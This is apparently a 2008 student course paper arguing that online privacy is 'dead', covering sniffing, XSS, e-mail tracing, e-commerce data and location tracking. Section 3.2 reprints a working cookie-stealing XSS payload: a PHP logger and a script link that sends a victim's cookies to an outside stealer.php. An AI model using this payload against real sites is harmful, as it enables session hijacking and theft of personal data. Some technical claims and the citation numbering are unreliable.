Life after Death?

Department of Computer Science
Rutgers University, New Brunswick,
Computer Networks, CS 552 – Fall' 08

Abstract.

Privacy and Identity management are a serious worry these days. Technological progress and services like communication, email, messaging, E-commerce etc have made a huge impact on the life style and options available. However all these services come with some hidden privacy issues. They extract most of your private information directly or indirectly from you. E-mails are scanned and tracked, Online shopping needs billing address and credit card numbers, mobile phones can identify your location with the help of the tower that is servicing. Reports and Concerns of Identity thefts are growing everyday day at an alarming rate [12]. Figure 1 shows a user study shows the increasing awareness of people and what issues are generally worrying factors. This paper presents some key privacy issues that we are facing today and also privacy is looking life after its death.

1. Introduction:

Privacy is often confused with security. Generally people do not understand the subtle difference between Privacy and Security and talk interchangeably with these terms. A clear line can be drawn between these two but a clear definition of what is secure and in what sense is data private is unclear. What is considered secure by certain definition might a breach in another scenario. For example, Video Surveillance can be considered a safety measure but at the same time it can be considered a breach of privacy monitoring individuals and their activities.

Privacy: In terms of perfect privacy, Personally Identifiable Information (PII) is fully inaccessible. If Alice and Bob wish to interact privately, then neither Alice nor Bob are identifiable and nobody should be able to find what the message is. If the message being sent can be captured, then the information is no more private and also it may lead to identifying Alice or Bob or both.

Security: Security to provide protection from a malicious attacker who intends to find PII. Security is the tool which provides privacy. Security deals with how to encrypt the data so that an adversary cannot decipher it. Also deals with anonymity.

Some of the key privacy issues today are 1)Online Privacy and E-Commerce 2)Wireless Communication and Location Tacking.3)Data Profiling. 4)Video Surveillance.5)Biometrics technologies and 6)Workplace Monitoring. With the rise in computing power, technology and reducing storage costs sensitive information is no longer private.

In this case study I would like to emphasize the privacy concerns relevant to the first three mentioned above and with some examples of each kind. Eavesdropping is one of the most rampant forms of privacy invasion where the adversary silently sits and listens to all the traffic within the network. Sniffing at the gateway does something very similar which catches packets at the gateway. Wireshark is one of the popular sniffers freely. Privacy needs a medication to be resilient to someone who has background knowledge and especially in a small network. With the rise of E-Commerce and the information Amazon, PayPal and others collect and store credit card information, address and purchases. This re-asserts that privacy has plunged to lower levels. Here comes a better and live way of finding you which puts the deteriorated health of privacy on a ventilator. Location tracking systems which identify any cellular devices of Wi-Fi using systems and give the exact location of the device and you are actually there. Finally, Humans are considered weakest among the security chain. We ourselves beat privacy to"death" with self profiling all the information up on social networks giving everything anyone would ever want.

Privacy is definitely *dead* for our generation since there is already sufficient information out there to uniquely identify "YOU" as "YOU". There has been lot of research on all the above mentioned areas and some of them have been implemented but most of them have remained as "Research Projects" and have not made inroads into larger sectors.



Figure 1: Respondents who are always or usually comfortable providing information

2. Privacy is catching up:

Security, Privacy and Identity management are some of the hottest fields of research. Anyone associated with privacy says, "It's a huge issue". Solutions have been proposed for many of the concerns that have been mentioned earlier. Simple encryption schemes avoid sniffer user's utility of sniffers. Techniques such as k-anonymity, l-diversity and cloaking provide anonymity in Wireless and Location based systems. Anonymizing techniques on social networking graphs are extensively researched. Bounded K-Means and Union-Split algorithms were just recently developed in our department in order to anonymize nodes and the edges for social networks.

Cryptographic and Key management techniques and anonymizing techniques are considered to provide sufficient infrastructure to provide perfect privacy. One way hash functions are a good way to keep attackers at bay. "Key" Infrastructure can provide data privacy if not anonymity. Using NP-Hard problems as a basis for key generation is an excellent way to prevent people from intruding into your plain text messages. Data privacy will remain intact as long as there are NP-Hard problems.

Many solutions have been proposed and still we can see messages typed in a messenger through sniffers, we get context sensitive advertisements in emails, and location based systems can find where you are. I attribute the situation that we are in today primarily to Technology and people. People involved with privacy need to "talk" a lot because people are still unaware of what happens when you switch on your computer or when you send a message from it. There are too few people who know how all their information is getting stored in Databases.

3. Online Privacy.

Online activity and E-Commerce are something that we indulge in everyday. Instant Messaging, emailing and visiting various websites are all stored across your name. What happens behind the scenes remains behind the scenes unless we take a look into it.

3.1 Eavesdropping.

In Eavesdropping, attacker silently sits in the path between Sender and Receiver and listens to all the information .The attacker finds out what the information that is being sent. If an additional advantage is seen then he may even start interacting with the receiver impersonating the Sender. The tools developed for eavesdropping are now providing more and more features such as, identifying all the websites that we visit. This kind of attack is also called Man-in-the-Middle attack.

Eavesdropping is one of the easiest ways to get the information on the web. Many

available softwares such as tcpdump [1], ethereal [2] provide the support for capturing packets at the hub. Tools for performing MITM attacks are freely available on the Web. For example, arpspoof and dnsspoof can be used when client and attacker are connected to the same network [3]. The attacker can see all the information directly if it is in plain text. Besides the information available it is possible for him to identify the password too. (People do it sitting right in our class. Hey, someone is watching you!!!)This is a fundamental violation of privacy.

New security protocols such as HTTPS, TLS, SSL are being developed which protect against eavesdropping. They provide encryption techniques which will avert the Man-in-the-Middle to directly access the data. Also the idea of session keys were included whenever there was a need for a secure connection in order to give resistance against replay attack. Encryption and Key algorithms are proposed as a solution to provide privacy.

All the above mentioned solutions have been implemented. Most of the web communications are now using HTTPS. However, simple messenger architecture has remained the same. The communication is just over plain text. You need not be a computer geek to see what the other person is chatting and with whom. The basic knowledge of installing a software is enough.

Using Wireshark (formerly ethereal) to analyze Yahoo messenger packets is one of the ongoing research projects in the PANIC lab. People are able to see what messages were sent and also what websites people are visiting. This is a clear indication that Plain Text is still being used under the application layer .The subject of identifying the websites visited will be dealt with in later sections.

3.2 XSS and Cookie Information.

XSS (Cross site scripting) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy [4]. XSS has come into prominence after MySpace.com[11] was seriously effected. Extensive research and also several restrictions have been put up by authorities on what kind of scripts that can be uploaded to WebPages.

The scenario that we are interested in this case study is the cookie security. Cookies contain information about the browsing history. A browser cookie is a small piece of information sent by a web server to a web browser to be stored for future use. The data in the browser cookie will be sent back to the web server whenever the browser reconnects to the web site. Cookies are commonly used to store user preference information, such as web site options. Cookies are also used to store shopping cart contents. The most security-relevant use of browser cookies is when they are used to store authentication data, such as user names, passwords and shopping carts with credit card information.

XSS can used to obtain the cookies. The Adversary injects a script into an HTML file and generally writes a small code snippet to obtain the cookie information. As I have mentioned earlier, cookie contains all the sensitive information. It allows the attacker to access the website with the same privileges as you. If the server contains all the information such as Credit Card Number, Date of birth then finding out Shopping cart information will not only result in fully knowing your personal information but also what are your likes and what are your dislikes and what items do you buy.Below is the code [5] that launches XSS attack that obtains the cookies and stored the information in a log file.

CODE

```
<?php
$cookie = $HTTP_GET_VARS["cookie"];
$file = fopen('cookielog.txt', 'a');
fwrite($file, $cookie . "\n\n");
?>
```

Line 2 takes the cookie from the URL ("stealer.php?cookie=x") and stores it in the variable $cookie.

Line 3 opens the file "cookielog.txt" for writing, then stores the file's handle in $file.

HTML

```
<script language="JavaScript">
document.location="http://www.host.com/my
site/stealer.php?cookie="+
document.cookie;
</script>
```

Line 2 adds document.cookie to the end of the URL, which is then stored in document.location. Whenever document.location is changed, the browser is redirected to that URL.

Here is the final step that makes a link. All we need now is Victims click and we have his cookie information.

Implementation

```
<a href= script: document.location
='http://www.host.com/mysite/stealer.php?co
okie='+document.cookie;">Click here!</a>
```

Session cookies are cookies which are not stored on the browser. Session cookies are deleted when the user closes the browser or after a pre defined time limit. This is a way of providing privacy. The session does not long enough and the attacker will not be able to access the cookie information after the session expires. Third party cookies are also proven to provide security against capturing tracking cookie. A naïve user is still susceptible this attack and loose all his PII.

3.3 E-mail and Traffic Analysis.

The protection of electronic mail from unauthorized access and inspection is known as electronic privacy. In countries with a constitutional guarantee of the secrecy of correspondence, e-mail is equated with letters and thus legally protected from all forms of eavesdropping. Many users believe that e-mail privacy is inherent and guaranteed, psychologically equating it with postal mail. While e-mail is indeed conventionally secured by a password system, the one layer of protection is not secure, and generally insufficient to guarantee appreciable security.

Because e-mail connects through many routers and mail servers on its way to the recipient, it is inherently vulnerable to both physical and virtual eavesdropping. Current industry standards do not place emphasis on security; information is transferred in plain text, and mail servers regularly conduct unprotected backups of e-mail that passes through. In effect, every e-mail leaves a digital papertrail in its wake that can be easily inspected months or years later[6].

ISPs and mail service providers may also compromise e-mail privacy because of commercial pressure. Many online e-mail providers, such as Yahoo! Mail or Google's Gmail, display context-sensitive advertisements depending on what the user is reading. While the system is automated and typically protected from outside intrusion, industry leaders have expressed concern over such data mining. There was a recent uproar in the community that Context sensitive advertisements may lead to information within email, but this has been the case for a very long time in identifying the “spam” that comes in and also in developing new spam signatures.

3.3.1 Mail Tracing.

Every email contains headers, and in most cases the tracing of an email begins with the examination of its message-header information. A message header is part of an email that travels through the Internet. It contains the source of the email and lists every point the email has passed on its journey along with the date and time of passing it.

Since this "post stamp" is rather unsightly and useless for correspondents, email programs normally hide it. But for snoops it's a valuable source of information. For example, it contains one or more IP addresses that can be traced back to you, your Internet service provider or organization. So, you should keep it in mind that any mail admin can glance at your mail and learn your country, city, IPS, maybe even your telephone number and so on. Besides, tracing an IP address is essential for most hack attack.

3.3.2 Traffic Analysis.

Letters sent through the Post Office are usually in an envelope marked with the sender's and recipient's addresses. We trust

that the Post Office does not peek inside the envelope, because we consider the contents private. We also trust that the Post Office does not monitor who sends mail to whom, because that information is also considered private.
These two types of sensitive information, the contents of an envelope and its address, apply equally well to electronic communication over the Internet. Just like mail, electronic messages travel in electronic envelopes, and protecting the privacy of these messages requires both safeguarding the contents of those envelopes and hiding the addresses on the envelopes. Although communicating parties usually identify themselves to one another, there is no reason that the use of a public network like the Internet ought to reveal to others who is talking to whom and what they are talking about. The existent problem here is that not only can the adversary know what the message is but can also see the IP address which gives the geographic location from which the message was sent. It is also possible with complex methodologies to identify the receiver also. Although common man may not be able to find private information here as easily as in the previous case, email providers and network administrators can view virtually everything out there. Onion routing [13], Tor(2nd generation Onion Router) and Mix nets [14] are works to steer clear of traffic analysis.

4. E-Commerce.

People are concerned about privacy, particularly on the Internet. Nearly everyday, a news organization reports a potential privacy violation on the Net. In the 1998 study [7], Westin did not create any privacy index; instead Westin asked a question regarding personal privacy online.

Privacy of Sensitive Web Activity.

Is it safe to access this site and provide credit card information and do online shopping? This is one boggling question everyone asks every single time a transaction is made on the web. The current Web infrastructure provides secure transmission of a client's information to the server, but what happens at the server side is never clearly known to the client. If the Server has been compromised then the attacker can find credit card number that can be used again. Credit card numbers are private information.

With the advent of E-commerce, various commercial electronic Shoppe is playing a big role every single day. We are now very accustomed to buying goods online. Viz. laptops, Books, Electronics, Music etc. It is difficult to complete a transaction without revealing some personal data – a shipping address, billing information, or product preference. We are providing all the obligatory information to the web server and we are not sure how can the server use the data although there are several privacy policies which describe when and to whom the data will be released.

We must understand that this information is not being deleted after a point of time. We buy laptops and immediately we get e-mails from so many other dealers for laptop accessories!!. The simple answer is, the data is being utilized. All the information that we provide such as residence address, telephone number, credit card number and what items have you bought. Storing such data over a period of time provides all your interests which project “You” as “You”. As more and more private companies come up there will be lesser implications on what they will be doing. Using 2 different credit cards on two different sites viz. Amazon and E-bay and a collaborative activity between both the companies gives holistic picture. Business week – one of the popular magazines has quoted the following and coined it as weblining - “Companies are using your personal data to limit your choices--and force you to pay more for products” [10]. Such results are clear implications that personal data is not being safe anymore and is freelancing.

5. Wireless Communication and Location Tracking.

Wireless communications have surpassed everyone’s expectations. Technological leaps have led to a new generation of communication networks. It has changed from just providing basic communication to a whole new operating Systems being embedded into them. With new plethora of

services being provided a whole new set of privacy concerns arose too.

One of the fundamental privacy concern is the location tracking. Our very own basic mobile phone can track where you are. The operator can locate you by tracing the tower from which you have made the call. This is a precise location and you actually at that very moment. We always want our mobile phones to be switched on and we travel from one place to another. The tower serving the mobile phone changes as we move from one area to another. In the case of switched mobile phone the service provider can find our starting point and our destination. If we have our phone switched on then, not only can he track our start and destination but the entire route that we have taken. This is serious violation of privacy. The operator knows where we are going, whom we are calling, who call us.

With the advent of OS embedded mobile phones, come the new type of issues that are worse. A combination system related, web related and communication network privacy issues.

After all the privacy issues stated, the main issue, User Identification, is still being solved. Many solutions have been proposed such as k-anonymity[8], l-diversity[9]. In a k-anonymized dataset, each record is indistinguishable from at least k−1 other records with respect to certain “identifying” attributes. l-diversity is the mechanism that has been developed to anonymize the data through the leaks of k-anonymity. A attacker with background knowledge can identify the user uniquely if the identifying attributes have little diversity.

Location Tracking.

Besides the regular tracking of mobile users, users can also now be tracked by RFID . Most of the wireless networks are based on RFID and these signals can be captured with simple sensors. Our very own PANIC lab demonstrates, GRAIL, a location based system which almost pinpoints the location of Wi-Fi devices in CoRE 3. It produces an elliptical space approximate location, size varying as per accuracy. Location detection is not by itself a privacy issue as long as the PII is not found. GRAIL also produces the MAC address of the Wi-Fi device. A person who is closely watching the movement everyday can actually identify to whom the device belongs to.

RFIDs are of great advantage and importance in many situations. Unfortunately there have been ideas such as attaching RFID to the currency notes and many more things though serve some important purpose, have a privacy loss. RFID currency can easily let outsider to know how much money a person is carrying.

6. Data-Profiling.

Data profiling is currently the biggest monster in privacy. So far we have seen various forms of privacy breaches. In Data profiling, the data from all the private sources is generally searched to find everything about you.

Social Networking and E-Commerce have been the major contributors for this. This is the place we ourselves are feeding the entire data.

6.1 Web Log Analysis.

Web log analysis is typically the analysis conducted by the ISP or at the server side. There have been proven advantages in doing such an analysis in catching criminals and various others. The federal laws after 9/11 have become stringent and demand the ISPs to store the web log analysis. If there are messages going to High Risk areas or visits to terrorist based websites then it provides excellent way to prevent a massacre. All the ISPs track every single website that you have visited. It is a way of finding what your interests are and what sites do you visit regularly. Based on the sites that you visit they can analyze your sex, approximate age, religion, interests, orientation etc.

6.2 Social Networking.

All the information till now has been gathered by various service providers. Social networks are a way of connecting people with similar ideas, friends, planning future events within the group and informing everyone. Everyone, almost everyone in these put up almost all information pertaining to them. Your Full name, where

you live, e-mail address, food habits, siblings, kids, educational history, professional background and who their friends are. Above all finding pictures is amazingly simple. All the information a stalker needs is up there. The events that you are going to attend are up there for him to know where to find you. Information gathered through social networking is now going beyond your imagination. Recently, a talk by researches from University of Texas in DIMACS at the Rutgers University have shown that identifying actual people and the movies that they have watched from the graphs provided by Netflix and IMDB posts. Social networking is one of the areas where people are finding new ways to anonymize the graphs that represent the network.

7. Conclusion.

This paper presented simple and realistic examples that we are using every single day and provided evidence to justify that we are no more anonymous. Be it the government or a private database, our information is all flowing freely out there. Unfortunately we are in a situation where we cannot lose the power of emails, E-Commerce, Location based services, mobile phones etc but there should be stringent rules on how data is collected, stored and used. Employing security experts to avoid eavesdropping, applying absolute anonymity techniques in location based services, using routing mechanisms such as Onion routing, and government should briskly act against data profiling within private databases. People should be educated about the underlying privacy concerns in social networks. There are quality techniques to protect privacy, but as long as government itself being in the highest authority is collecting data, “You” are never anonymous. Privacy is “Dead” for this generation but hope for better in its next life.

References:

1. tcpdump. [Online] http://www.tcpdump.org/
2. ethereal. [Online] http://www.ethereal.com/
3. Song, D. dsniff. [Online] http://naughty.monkey.org/~dugsong/dsniff/
4. http://en.wikipedia.org/wiki/Cross-site_scripting
5. http://www.criticalsecurity.net/index.php?showtopic=7137
6. WESTIN, A., AND HARRIS LOUIS & ASSOCIATES. E-Commerce & Privacy:What Net Users Want. Tech. rep., 1998. Conducted for Privacy & American Business and PricewaterhouseCoopers. 1,011 adults of the national public.
7. L. Sweeney. k-anonymity: a model for protecting privacy. International Journal on Uncertainty, Fuzziness and Knowledge-based Systems, 10 (5), 2002; 557-570.
8. Ashwin Machanavajjhala, Johannes Gehrke, Daniel Kifer, and Muthuramakrishnan Venkitasubramaniam. l-Diversity: Privacy Beyond k-Anonymity. In Proceedings of the 22nd IEEE International Conference on Data Engineering (ICDE 2006)
9. http://www.businessweek.com/2000/00_14/b3675027.htm.
10. http://www.myspace.com
11. Mark S. Ackerman, Lorrie Faith Cranor, Joseph Reagle. Privacy in E-Commerce: Examining User Scenarios and Privacy Preferences.
12. David Goldschlag, Michael Reed, Paul Syverson , Onion Routing, COMMUNICATIONS OF THE ACM February 1999/Vol. 42, No. 2.
13. David L. Chaum, Untraceable Electronic Mail,Return Addresses, and Digital Pseudonyms, Communications of the ACM archive Volume 24 , Issue 2 (February 1981) table of contents Pages: 84 - 90 Year of Publication: 1981 ISSN:0001-0782